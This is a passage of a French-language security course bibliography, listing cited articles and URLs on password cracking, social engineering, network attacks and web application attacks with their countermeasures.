116. Mark Gorrie, What Is Adware?, à l'adresse <https://us.norton.com/internetsecurity-emerging-threats-what-is-grayware-adware-and-malware.html>.
117. Ellen Zhang, (2017), What is Adware? How it Works and How to Protect Yourself Against Adware, à l'adresse <https://digitalguardian.com/blog/what-adware-how-it-works-and-how-protect-yourself-against-adware>.
118. How to Get Rid of Adware with These 5 Tips, à l'adresse <http://solidsystemsllc.com/how-to-get-rid-of-adware/>.
119. Zero-Day Vulnerability, à l'adresse <https://www.trendmicro.com/vinfo/us/security/definition/zero-day-vulnerability>.
120. Bruce Schneier, (2013), Security Vulnerabilities of Legacy Code, à l'adresse https://www.schneier.com/blog/archives/2013/12/security_vulner_3.html.

Module 04 : Techniques de craquage de mots de passe et contre-mesures

121. Ricky Magalhaes, (2003), Using passwords as a defense mechanism to improve Windows security, à l'adresse http://techgenix.com/passwords_improve_windows_security_part2/.
122. DaijiSanai and HidenobuSeki, (2004), Optimized Attack for NTLM2 Session Response, à l'adresse <https://www.blackhat.com/presentations/bh-asia-04/bh-jp-04-pdfs/bh-jp-04-seki.pdf>.
123. Brute force attack - Wikipedia, the free encyclopedia, à l'adresse https://en.wikipedia.org/wiki/Brute-force_attack.
124. Passwords, à l'adresse <http://media.techtarget.com/searchSecurity/downloads/HackingforDummiesCh07.pdf>.
125. The Hack FAQ: Password Basics, à l'adresse <https://www.nmrc.org/pub/faq/hackfaq-hackfaq-04.html>.
126. Fred B. Schneider, Authentication, à l'adresse <http://www.cs.cornell.edu/Courses/cs513/2000sp/NL10.html>.
127. Srikanth Ramesh, How to Hack Windows Administrator Password, à l'adresse <https://www.gohacking.com/hack-windows-administrator-password./>.
128. Sarah Granger, (2002), The Simplest Security: A Guide To Better Password Practices, à l'adresse <https://community.broadcom.com/groups/communities/community>-

- home/librarydocuments/viewdocument?DocumentKey=bf676294-670c-4bb6-9124-f25e50fd2f85&CommunityKey=60a22582-1783-4c99-880a-e9aef704bce3&tab=librarydocuments.
129. Jesper M. Johansson, Windows Passwords: Everything You Need To Know, à l'adresse <http://download.microsoft.com/download/a/d/0/ad0f04a3-21b2-4d79-9049-f5fad632ace/SEC401-JesperJohansson.pdf>.
 130. Dr-Hack, (2009), Hash injection Attacks in a Windows Network, à l'adresse <https://blog.drhack.net/hash-injection-attacks-in-a-windows-network/>.
 131. How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases, à l'adresse <https://docs.microsoft.com/en-US/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password>.
 132. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), à l'adresse <https://www.cccsecuritycenter.org/remediation/lmnmr-nbt-ns>.
 133. Jon Sternstein, Local Network Attacks: LLMNR and NBT-NS Poisoning, à l'adresse <https://www.sternsecurity.com/blog/local-network-attacks-lmnmr-and-nbt-ns-poisoning>.
 134. LLMNR / NBT-NS Spoofing Attack Network Penetration Testing, à l'adresse <https://www.aptive.co.uk/blog/lmnmr-nbt-ns-spoofing/>.
 135. Mucahit Karadag, (2016), What is LLMNR & WPAD and How to Abuse Them During Pentest?, à l'adresse <https://pentest.blog/what-is-lmnmr-wpad-and-how-to-abuse-them-during-pentest/>.
 136. William Hurer-Mackay, (2016), LLMNR and NBT-NS Poisoning Using Responder, à l'adresse <https://www.4armed.com/blog/lmnmr-nbts-poisoning-using-responder/>.
 137. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), à l'adresse <https://www.cccsecuritycenter.org/remediation/lmnmr-nbt-ns>.
 138. (2018), Microsoft NTLM, à l'adresse <https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm>.
 139. Amrita Mitra, (2017), What is Pass The Hash Attack?, à l'adresse <https://www.thesecuritybuddy.com/vulnerabilities/what-is-a-pass-the-hash-attack/>.
 140. (2019), Pass the hash, à l'adresse https://en.wikipedia.org/wiki/Pass_the_hash.
 141. Yaron Ziner, (2017), Advanced Techniques Attackers Use to Crack Passwords, à l'adresse <https://resources.infosecinstitute.com/advanced-techniques-attackers-use-crack-passwords/#gref>.
 142. Jeff Petters, (2018), Kerberos Authentication Explained, à l'adresse <https://www.varonis.com/blog/kerberos-authentication-explained/>.
 143. Ryan Becwar, and Vincent Le Toux, (2019), Pass the Ticket, à l'adresse <https://attack.mitre.org/techniques/T1097/>.
 144. Chris Stoneff, (2018), Defending Against Pass-the-Ticket Attacks, à l'adresse <https://www.beyondtrust.com/blog/entry/defending-against-pass-the-ticket-attacks>.
 145. (2017), Cracking Passwords: 11 Password Attack Methods (And How They Work), à l'adresse <https://datarecovery.com/rd/cracking-passwords-11-password-attack-methods-work/>.
 146. Jens Steube, (2013), Advanced password guessing, à l'adresse <https://hashcat.net/events/p13/js-apg-htftl20.pdf>.
 147. Atom, (2010), Automated Password Cracking: UseoclHashcat To Launch A Fingerprint Attack, à l'adresse <https://www.question-defense.com/2010/08/15/automated-password-cracking-use-oclhashcat-to-launch-a-fingerprint-attack>.
 148. The Different Types of Password Cracking Techniques, à l'adresse <https://password-managers.bestreviews.net/the-different-types-of-password-cracking-techniques/>.
 149. Lisa Bock, Defend against password attacks, à l'adresse <https://www.linkedin.com/learning/ethical-hacking-system-hacking/defend-against-password-attacks>.
 150. Daniel Doc Sewell, Offline Password Cracking: The Attack and the Best Defense, à l'adresse <https://www.alpinесecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it>.
 151. Samantha Rorke, (2017), Protecting your Network against Brute Force Password attacks, à l'adresse <https://www.lookingglasscyber.com/blog/threat-intelligence-insights/protecting-network-brute-force-password-attacks/>.
 152. How Do I Create a Strong and Unique Password?, à l'adresse <https://www.webroot.com/in/en/resources/tips-articles/how-do-i-create-a-strong-password>.

153. (2021), Password must meet complexity requirements, à l'adresse <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements>.
154. Chris Hoffman, (2018), How to Create a Strong Password (and Remember It), à l'adresse <https://www.howtogeek.com/195430/how-to-create-a-strong-password-and-remember-it/>.

Module 05 : Techniques d'ingénierie sociale et contre-mesures

155. Terry Turner, Social Engineering – Can Organizations Win the Battle?, à l'adresse http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_Can_Organizations_Win.pdf.
156. Sharon Gaudin, Social Engineering: The Human Side Of Hacking, à l'adresse <http://www.crime-research.org/library/Sharon2.htm>.
157. (2007), Phishing and bogus emails: HM Revenue and Customs examples, à l'adresse <https://www.gov.uk/government/publications/phishing-and-bogus-emails-hm-revenue-and-customs-examples>.
158. (2014), How to Protect Insiders from Social Engineering Threats, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875841\(v=technet.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875841(v=technet.10)?redirectedfrom=MSDN).
159. Gunter Ollmann, The Phishing Guide (Part 1), à l'adresse <http://www.technicalinfo.net/papers/Phishing.html>.
160. (2009), Social engineering, à l'adresse <https://searchsecurity.techtarget.com/definition/social-engineering>.
161. Impersonation, à l'adresse <https://www.social-engineer.org/framework/attack-vectors/impersonation/>.
162. Smishing, vishing, and phishing... oh my!, à l'adresse <https://www.forensicaccountingservices.com/fraudvault/smishing-vishing-and-phishing/>.
163. Clari Melo, (2014), Get to Know These Common Types of ID Theft, à l'adresse <https://www.igrad.com/articles/8-types-of-identity-theft>.
164. (2015), The 10 Major Types of Identity Theft, à l'adresse <https://www.idtheftauthority.com/types/>.
165. (2011), The 6 Types of Identity Theft, à l'adresse <https://securingtomorrow.mcafee.com/consumer/family-safety/the-6-types-of-identity-theft/>.
166. (2015), Identity Theft, à l'adresse <https://completeid.com/types-of-identity-theft/>.
167. (2020), Social engineering (security), à l'adresse [https://en.wikipedia.org/wiki/Social_engineering_\(security\)#Other_types](https://en.wikipedia.org/wiki/Social_engineering_(security)#Other_types).
168. Kevin Mitnick, What is social engineering?, à l'adresse <https://www.knowbe4.com/what-is-social-engineering/#1>.
169. Courtney Heinbach, (2020), 5 Types of Social Engineering Attacks, à l'adresse <https://www.datto.com/blog/5-types-of-social-engineering-attacks>.
170. Pierluigi Paganini, (2020), The Most Common Social Engineering Attacks, à l'adresse <https://resources.infosecinstitute.com/common-social-engineering-attacks/#gref>.
171. Successful Pretexting, à l'adresse <https://www.social-engineer.org/framework/influencing-others/pretexting/successful-pretexting/>.
172. George Moraetes, (2017), The CISO's Guide to Managing Insider Threats, à l'adresse <https://securityintelligence.com/the-cisos-guide-to-managing-insider-threats/>.
173. Linda Musthaler, (2008), 13 Best practices for preventing and detecting insider threats, à l'adresse <https://www.networkworld.com/article/2280365/13-best-practices-for-preventing-and-detecting-insider-threats.html>.
174. Insider Threat Prevention Best Practices, à l'adresse https://www.netwrix.com/Insider_Threat_Prevention_Best_Practices.html.

Module 06 : Attaques des réseaux et contre-mesures

175. Telephone tapping or wiretapping, à l'adresse https://en.wikipedia.org/wiki/Telephone_tapping.
176. Sakun, (2011), Overview of Layer 2 Switched Networks and Communication, à l'adresse <http://www.sakunsharma.in/2011/07/overview-layer-2-switched-networks-communication/>.
177. R. Droms, (1997), Dynamic Host Configuration Protocol, à l'adresse <https://www.ietf.org/rfc/rfc2131.txt>.

178. Yusuf Bhaiji, Understanding, Preventing, Defending Against Layer 2 Attacks, à l'adresse <https://www.sanog.org/resources/sanog15/sanog15-yusuf-l2-security.pdf>.
179. Satya P Kumar Somayajula, Yella. Mahendra Reddy, and Hemanth Kuppili, (2011), A New Scheme to Check ARP Spoofing: Prevention of MAN-IN-THE-MIDDLE Attack, à l'adresse <http://www.ijcsit.com/docs/Volume%202/vol2issue4/ijcsit2011020420.pdf>.
180. Yusuf Bhaiji, Layer 2 Attacks & Mitigation Techniques, à l'adresse <https://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf>.
181. Undetectable sniffing on Ethernet, à l'adresse <https://www.askapache.com/hacking/sniffing-ethernet-undetected/>.
182. ARP cache poisoning /ARP spoofing, à l'adresse <https://su2.info/doc/arpspoof.php>.
183. Address Resolution Protocol (ARP), à l'adresse <https://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html>.
184. Tom Olzak, (2006), DNS Cache Poisoning: Definition and Prevention, à l'adresse https://adventuresinsecurity.com/Papers/DNS_Cache_Poisoning.pdf.
185. Daiji Sanai, (2001), Detection of Promiscuous Nodes using ARP packets, à l'adresse http://www.securityfriday.com/promiscuous_detection_01.pdf.
186. (2016), 7 Popular Layer 2 Attacks, à l'adresse <http://www.pearsonitcertification.com/articles/article.aspx?p=2491767>.
187. (2018), Common Attack Types on Switches, à l'adresse <https://digitalfortresslk.wordpress.com/2018/03/22/common-attack-types-on-switches/>.
188. (2006), Denial of Service Attacks: Teardrop and Landÿ, à l'adresse <http://users.tkk.fi/~luuvine/study/hacker98/dos.html>.
189. (2006), CERT warns of networked denial of service attacks – Computerworld, à l'adresse <http://www.computerworld.com/action/pages.do?command=viewPage&pagePath=/404>.
190. Stephen M. Specht and Ruby B. Lee, (2004), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, à l'adresse <http://palms.ee.princeton.edu/PALMOpen/DDoS%20Final%20PDCS%20Paper.pdf>.
191. Craig A. Huegen, (2005), Denial of Service Attacks: "Smurfing", à l'adresse <http://www.pentics.net/denial-of-service/white-papers/smurf.cgi>.
192. Frank Kargl, Jörn Maier, Stefan Schlott, and Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, à l'adresse <http://www10.org/cdrom/papers/409/>.
193. (1997), Denial of Service Attacks, à l'adresse <https://resources.sei.cmu.edu/library/asset-view.cfm?assetID=496599>.
194. Denial of service, à l'adresse <https://searchsecurity.techtarget.com/definition/denial-of-service>.
195. Vladimir Golubev, (2005), DoS attacks: crime without penalty, à l'adresse <https://www.crime-research.org/articles/1049/>.
196. Ping of death, à l'adresse <https://searchsecurity.techtarget.com/definition/ping-of-death>.
197. Jason Anderson, (2001), An Analysis of Fragmentation Attacks, à l'adresse <http://www.ouah.org/pragma.html>.
198. Mariusz Burdach, (2003), Hardening the TCP/IP stack to SYN attacks, à l'adresse <https://www.symantec.com/connect/articles/hardening-tcpip-stack-syn-attacks>.
199. Deepak Singh Rana, Naveen Garg, and Sushil Kumar Chamoli, (2012), A Study and Detection of TCP SYN Flood Attacks with IP spoofing and its Mitigations, à l'adresse <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.434.8352&rep=rep1&type=pdf>.
200. Stephen Specht and Ruby Lee, (2003), Taxonomies of Distributed Denial of Service Networks, Attacks Tools, and Countermeasures, à l'adresse https://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.
201. Gary C. Kessler, (2000), Defenses against Distributed Denial-Of-Service, à l'adresse <https://www.garykessler.net/library/ddos.html>.
202. DDoS Attacks, à l'adresse <https://www.grc.com/sn/sn-008.pdf>.
203. Steve Gibson, (2002), Distributed Reflection Denial of Service, à l'adresse <https://homes.cs.washington.edu/~arvind/cs425/doc/drddos.pdf>.
204. Abhishek Singh, (2005), Demystifying Denial-Of-Service attacks, part one, à l'adresse <https://community.broadcom.com/symantecenterprise/communities/community->

- home/librarydocuments/viewdocument?DocumentKey=b5a87fa6-8c87-4f62-9804-613c9dbcc9a8&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments.
- 205. Denial-of-service attack, à l'adresse https://en.wikipedia.org/wiki/Denial-of-service_attack.
 - 206. What is a DDoS Attack, à l'adresse <https://www.digitalattackmap.com/understanding-ddos/>.
 - 207. Glenn Carl and George Kesidis, (2009), Denial-of-Service Attack-Detection Techniques, à l'adresse <https://www.evernote.com/shard/s9/note/b11a8c31-8651-4d74-acf9-1fb1b3c0f090/wishi/crazylazy#st=p&n=b11a8c31-8651-4d74-acf9-1fb1b3c0f090>.
 - 208. Glenn Carl, (2006), Denial-of-Service Attack-Detection Techniques, à l'adresse <https://www.computer.org/csdl/mags/ic/2006/01/w1082-abs.html>.
 - 209. Stephen M. Specht and Ruby B. Lee, (2003), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, à l'adresse <http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf>.
 - 210. Vijay C Uyyuru, Prateek Arora, and Terry Griffin, Denial of Service (DoS), à l'adresse http://www.cse.unt.edu/~6581s001/vijay_dos1.ppt.
 - 211. (2007), Denial Of services [botnet] (DoS), à l'adresse <https://www.go4expert.com/articles/denial-services-botnet-dos-t3184/>.
 - 212. SYN Flood Attack, à l'adresse <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>.
 - 213. Zobair Khan, (2015), Basics on DDos, à l'adresse <https://www.slideshare.net/kzobair/ddosbdnog>.
 - 214. Brian Prince, (2013), Multi-vector DDoS Attacks Grow in Sophistication, à l'adresse <https://www.securityweek.com/multi-vector-ddos-attacks-grow>.
 - 215. 35 Types of DDoS Attacks Explained, à l'adresse <https://javapipe.com/blog/ddos-types/>.
 - 216. UDP Flood Attack, à l'adresse <https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/>.
 - 217. (2006), hunt(1) - Linux man page, à l'adresse <https://linux.die.net/man/1/hunt>.
 - 218. (2006), Web Application Attacks – Intro, à l'adresse www.netprotect.ch/downloads/webguide.pdf.
 - 219. Steps in Session Hijacking, à l'adresse <https://www.hackguide4u.com/2010/03/steps-in-session-hijacking.html>.
 - 220. Session Hijacking, à l'adresse <https://www.imperva.com/learn/application-security/session-hijacking/>.
 - 221. Adnan Anjum, Spoofing Vs Hijacking, à l'adresse <https://www.hackguide4u.com/2010/03/spoofing-vs-hijacking.html>.
 - 222. Lee Lawson, (2005), Session Hijacking Packet Analysis, à l'adresse <https://www.scribd.com/document/53979390/3479>.
 - 223. Session hijacking attack, à l'adresse https://owasp.org/www-community/attacks/Session_hijacking_attack.
 - 224. Shray Kapoor, Session Hijacking Exploiting TCP, UDP and HTTP Sessions, à l'adresse http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf.
 - 225. (2008), Prevention from Session Hijacking, à l'adresse <http://hydtechie.blogspot.com/2008/08/prevention-from-session-hijacking.html>.
 - 226. Harsh Kevadia, (2013), Session Hijacking, à l'adresse <https://www.slideshare.net/harshjk/session-hijacking-by-harsh-kevadiya>.
 - 227. Session Hijacking: A Primer, à l'adresse <http://www.cs.binghamton.edu/~steflik/cs455/sessionhijacking.htm>.

Module 07 : Attaques des applications Web et contre-mesures

- 228. Web Parameter Tampering, à l'adresse https://owasp.org/www-community/attacks/Web_Parameter_Tampering.
- 229. Securing applications, à l'adresse <https://www.slideshare.net/florinc/application-security-1831714>.
- 230. Robert Auger, (2009), Server Misconfiguration, à l'adresse <http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration>.
- 231. (2009), Cache Poisoning, à l'adresse https://owasp.org/www-community/attacks/Cache_Poisoning.
- 232. Improving Web Application Security: Threats and Countermeasures, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874\(v=pandp.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN).

233. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan, (2010), Securing Your Web Server, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648653\(v=pandp.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648653(v=pandp.10)?redirectedfrom=MSDN).
234. Web Server Security and Database Server Security, à l'adresse <https://www.acunetix.com/websitesecurity/webserver-security/>.
235. Windows IIS Server hardening checklist, à l'adresse <https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist>.
236. IIS Web Server Security, à l'adresse <https://www.acunetix.com/websitesecurity/iis-security/>.
237. Checklist: Securing Your Web Server, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648198\(v=pandp.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648198(v=pandp.10)?redirectedfrom=MSDN).
238. Directory Traversal Attacks, à l'adresse <https://www.acunetix.com/websitesecurity/directory-traversal/>.
239. Shani, Oren, (2010), System and Method for Identification, Prevention and Management of Web-Sites Defacement Attacks, à l'adresse <https://www.freepatentsonline.com/y2010/0107247.html>.
240. Bodvoc, (2010), An Overview of a Web Server, à l'adresse <https://bodvoc.wordpress.com/2010/07/02/an-overview-of-a-web-server/>.
241. (2009), IIS 7.0 Architecture, à l'adresse <https://www.gandhipritesh.com/2009/05/iis-70-architecture.html>.
242. Robert Auger, Server Misconfiguration, à l'adresse <http://projects.webappsec.org/w/page/13246959/Server-Misconfiguration>.
243. Robert Auger, HTTP Response Splitting, à l'adresse <http://projects.webappsec.org/w/page/13246931/HTTP-Response-Splitting>.
244. HTTP Response Splitting, à l'adresse https://owasp.org/www-community/attacks/HTTP_Response_Splitting.
245. (2005), Introduction to HTTP Response Splitting, à l'adresse <https://securiteam.com/securityreviews/5WP0E2KFGK>.
246. How to hack a Web Server, à l'adresse <https://www.guru99.com/how-to-hack-web-server.html>.
247. Siddharth Bhattacharya, (2009), Hacking A Web Site and Secure Web Server Techniques Used, à l'adresse <https://www.slideshare.net/siddharthbhattacharya/hacking-a-web-site-and-secure-web-server-techniques-used>.
248. (2014), What is the ultimate goal of hacking a webserver?, à l'adresse <https://security.stackexchange.com/questions/48705/what-is-the-ultimate-goal-of-hacking-a-webserver>.
249. DNS Hijacking: What is it and How it Works, à l'adresse <https://www.gohacking.com/dns-hijacking/>.
250. Niranjan, (2006), DNS Amplification Attack, à l'adresse <http://nirlog.com/2006/03/28/dns-amplification-attack/>.
251. (2009), How to detect if your webserver is hacked and get alerted, à l'adresse <https://www.webdigi.co.uk/blog/2009/how-to-detect-if-your-webserver-is-hacked-and-get-alerted>.
252. Amit Klein, (2004), HTTP Response Splitting, Web Cache Poisoning Attacks, à l'adresse http://www.ouah.org/whitepaper_httpresponse.pdf.
253. Web Server, à l'adresse https://www.tutorialspoint.com/internet_technologies/web_servers.htm.
254. Web server, à l'adresse https://en.wikipedia.org/wiki/Web_server.
255. Addison Wesley Longman, 2003, Web Server Operation, à l'adresse <http://web.cs.wpi.edu/~kal/courses/awt/lab6/wwwch11servlets.PDF>.
256. (2019), What is the Server Side Request Forgery Vulnerability & How to Prevent It?, à l'adresse <https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/>.
257. Ian Muscat, (2019), What is Server Side Request Forgery (SSRF)?, à l'adresse <https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/>.
258. Server-side request forgery (SSRF), à l'adresse <https://portswigger.net/web-security/ssrf>.
259. Web Server Attacks and Countermeasures, à l'adresse <https://sites.google.com/a/pccare.vn/it/security-pages/web-server-attacks-and-countermeasures>.
260. (2019), DNS Hijacking: How to Identify and Protect Against it, à l'adresse <https://securitytrails.com/blog/dns-hijacking>.
261. (2006), ISYOUR WEBSITE HACKABLE, à l'adresse <http://www.acunetix.com/vulnerability-scanner/wvsbrochure.pdf>.

262. (2006), The 21 Primary Classes of Web Application Threats, à l'adresse www.netcontinuum.com/securityCentral/TopThreatTypes/index.cfm.
263. Path Traversal and URIs, à l'adresse <https://phucjimy.wordpress.com/category/document-security/>.
264. Code Injection, à l'adresse https://owasp.org/www-community/attacks/Code_Injection.
265. (2009), Path Traversal, à l'adresse https://owasp.org/www-community/attacks/Path_Traversal.
266. LDAP Injection & BLIND LDAP Injection, à l'adresse <https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf>.
267. (2016), Cross-site Scripting (XSS), à l'adresse <https://owasp.org/www-community/attacks/xss>.
268. Robert "RSnake" Hansen, (2014), XSS Filter Evasion Cheat Sheet, à l'adresse <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>.
269. Managing Web Services, à l'adresse <https://docs.oracle.com/cd/E19316-01/820-4335/gbbjk/index.html>.
270. Common Web-Based Applications Attacks, à l'adresse http://www.applicure.com/Common_Web_Based_Applications_Attacks#2._Injection_Flaws.
271. The Cross-Site Scripting (XSS) FAQ, à l'adresse <https://www.cgisecurity.com/xss-faq.html>.
272. Quick Security Reference - Cross-Site Scripting.docx, à l'adresse <http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20Cross-Site%20Scripting.docx>.
273. Jeff Orloff, The Big Website Guide to a Hacking Attack, à l'adresse <http://www.applicure.com/blog/big-website-guide-to-a-hacking-attack>.
274. What is Cross-Site Scripting (XSS)?, à l'adresse <http://www.applicure.com/blog/what-is-cross-site-scripting>.
275. Amit Klein, (2005), DOM Based Cross Site Scripting or XSS of the Third Kind, à l'adresse <http://www.webappsec.org/projects/articles/071105.shtml>.
276. Philip Tellis, (2010), Common Security Mistakes in Web Applications, à l'adresse <https://www.smashingmagazine.com/2010/10/common-security-mistakes-in-web-applications/>.
277. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan, (2003), Improving Web Application Security: Threats and Countermeasures, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874\(v=pandp.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN).
278. Alex Homer, (2009), Components and Web Application Architecture, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727121\(v=technet.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727121(v=technet.10)?redirectedfrom=MSDN).
279. Unvalidated Input, à l'adresse https://wiki.owasp.org/index.php/Unvalidated_Input.
280. Kevin Beaver, The importance of input validation, à l'adresse <https://searchsoftwarequality.techtarget.com/tip/The-importance-of-input-validation>.
281. Code injection, à l'adresse https://en.wikipedia.org/wiki/Code_injection.
282. Robert Auger, (2011), LDAP Injection, à l'adresse <http://projects.webappsec.org/w/page/13246947/LDAP%20Injection>.
283. Cross-site scripting, à l'adresse https://en.wikipedia.org/wiki/Cross-site_scripting.
284. Akshay Jindal, Web Application Attack: Injection flaws Attack, à l'adresse <http://funwhichuwant.blogspot.in/search?updated-max=2012-10-12T23:01:00-07:00&max-results=10&reverse-paginate=true&start=79&by-date=false>.
285. Preetish Panda, (2009), Web Application Vulnerabilities, à l'adresse <https://www.slideshare.net/technoplex/web-application-vulnerabilities>.
286. Dawn Song, Web Security, à l'adresse <http://inst.eecs.berkeley.edu/~cs161/fa08/Notes/nov10-xss.pdf>.
287. Input Validation Attacks, à l'adresse https://www.insecure.in/input_validation.asp.
288. Abodiford, (2014), Sensitive Data Exposure, à l'adresse <https://www.slideshare.net/abodiford/sensitive-data-exposure>.
289. (2017), XXE Injection Attacks – XML External Entity Vulnerability With Examples, à l'adresse <https://www.darknet.org.uk/2017/10/xxe-injection-attacks-xml-external-entity-vulnerability-examples/>.

290. Alex Coleman, User Authentication and Access Control in a Web Application, à l'adresse <https://selftaughtcoders.com/user-authentication-access-control-web-application/>.
291. Web Application Attack Trends, à l'adresse <https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf>.
292. Broken Authentication and Session Management, à l'adresse <https://hdivsecurity.com/owasp-broken-authentication-and-session-management>.
293. Dafydd Stuttard and Marcus Pinto, (2011), The Web Application Hacker's Handbook, 2nd edition, Indianapolis, Wiley Publishing.
294. Allow or Block Access to Websites, à l'adresse <https://support.google.com/chrome/a/answer/7532419?hl=en>.
295. Paul Rubens, (2018), How to Prevent SQL Injection Attacks, à l'adresse <https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html>.
296. Protecting Against SQL Injection, à l'adresse <https://www.hacksplaining.com/prevention/sql-injection>.
297. What is the SQL Injection Vulnerability & How to Prevent it?, à l'adresse <https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/>.
298. LDAP and LDAPP Injection/Prevention, à l'adresse <https://www.geeksforgeeks.org/ldap-ldapp-injection-prevention/>.
299. (2018), Understanding and Defending Against LDAP Injection Attacks, à l'adresse <https://ldap.com/2018/05/04/understanding-and-defending-against-ldap-injection-attacks/>.
300. (2021), Top 10 Common Web Attacks: The First Steps to Protect Your Website, à l'adresse <https://www.vpnmentor.com/blog/top-10-common-web-attacks/>.
301. Lucero Davalos Vizcarra, (2019), Top 10 Web Security Vulnerabilities to Watch Out for in 2019, à l'adresse <https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/>.
302. Cross-Site Scripting (XSS), à l'adresse [https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-\(XSS\).html](https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-(XSS).html).
303. Cross Site Scripting Prevention Cheat Sheet, à l'adresse https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.
304. Directory Traversal, à l'adresse <https://portswigger.net/web-security/file-path-traversal>.
305. Preventing directory traversal, à l'adresse <https://www.hacksplaining.com/prevention/directory-traversal>.
306. (2013), Unvalidated Redirects and Forwards, à l'adresse <https://hdivsecurity.com/owasp-unvalidated-redirects-and-forwards>.
307. (2017), Ask a Security Professional: Understanding Unvalidated Redirects and Forwards, à l'adresse <https://www.sitelock.com/blog/how-to-mitigate-unvalidated-redirects-forwards/>.
308. Nathan Rossiter, (2014), Common Web Application Attacks and How to Prevent Them, à l'adresse <https://www.business2community.com/crisis-management/common-web-application-attacks-prevent-0949592>.
309. (2008), Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM, à l'adresse <http://mirror.kioss.undip.ac.id/pustaka-bebas/library-sw-hw/linux-1/security/WebGoat/OWASP/OWASP-AppSecEU08-Janot.pdf>.
310. Victor Chapela, Advanced SQL Injection, à l'adresse https://www.slideshare.net/amiabile_indian/advanced-sql-injection.
311. San-Tsai Sun, (2007), Classification of SQL Injection Attacks, à l'adresse http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.
312. (2005), SQL injection, à l'adresse <http://searchsqlserver.techtarget.com/feature/SQL-injection>.
313. What is SQL Injection?, à l'adresse <https://www.secpoint.com/sql-injection.html>.
314. Rise in SQL Injection Attacks Exploiting Unverified User Data Input, à l'adresse <https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2008/954462>.
315. (2006), Injection Protection, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/sql/legacy/aa224806\(v=sql.80\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/sql/legacy/aa224806(v=sql.80)?redirectedfrom=MSDN).
316. SQL Injection, à l'adresse https://owasp.org/www-community/attacks/SQL_Injection.

317. Krzysztof Kotowicz, (2010), SQL Injection: Complete walkthrough (not only) for PHP developers, à l'adresse <https://www.slideshare.net/kkotowicz/sql-injection-complete-walkthrough-not-only-for-php-developers>.
318. Dmitry Evteev, (2009), Advanced SQL Injection, à l'adresse <http://www.ptsecurity.com/download/PT-devteev-Advanced-SQL-Injection-ENG.zip>.
319. Cameron Hotchkies, (2004), Blind SQL Injection Automation Techniques, à l'adresse <https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf>.
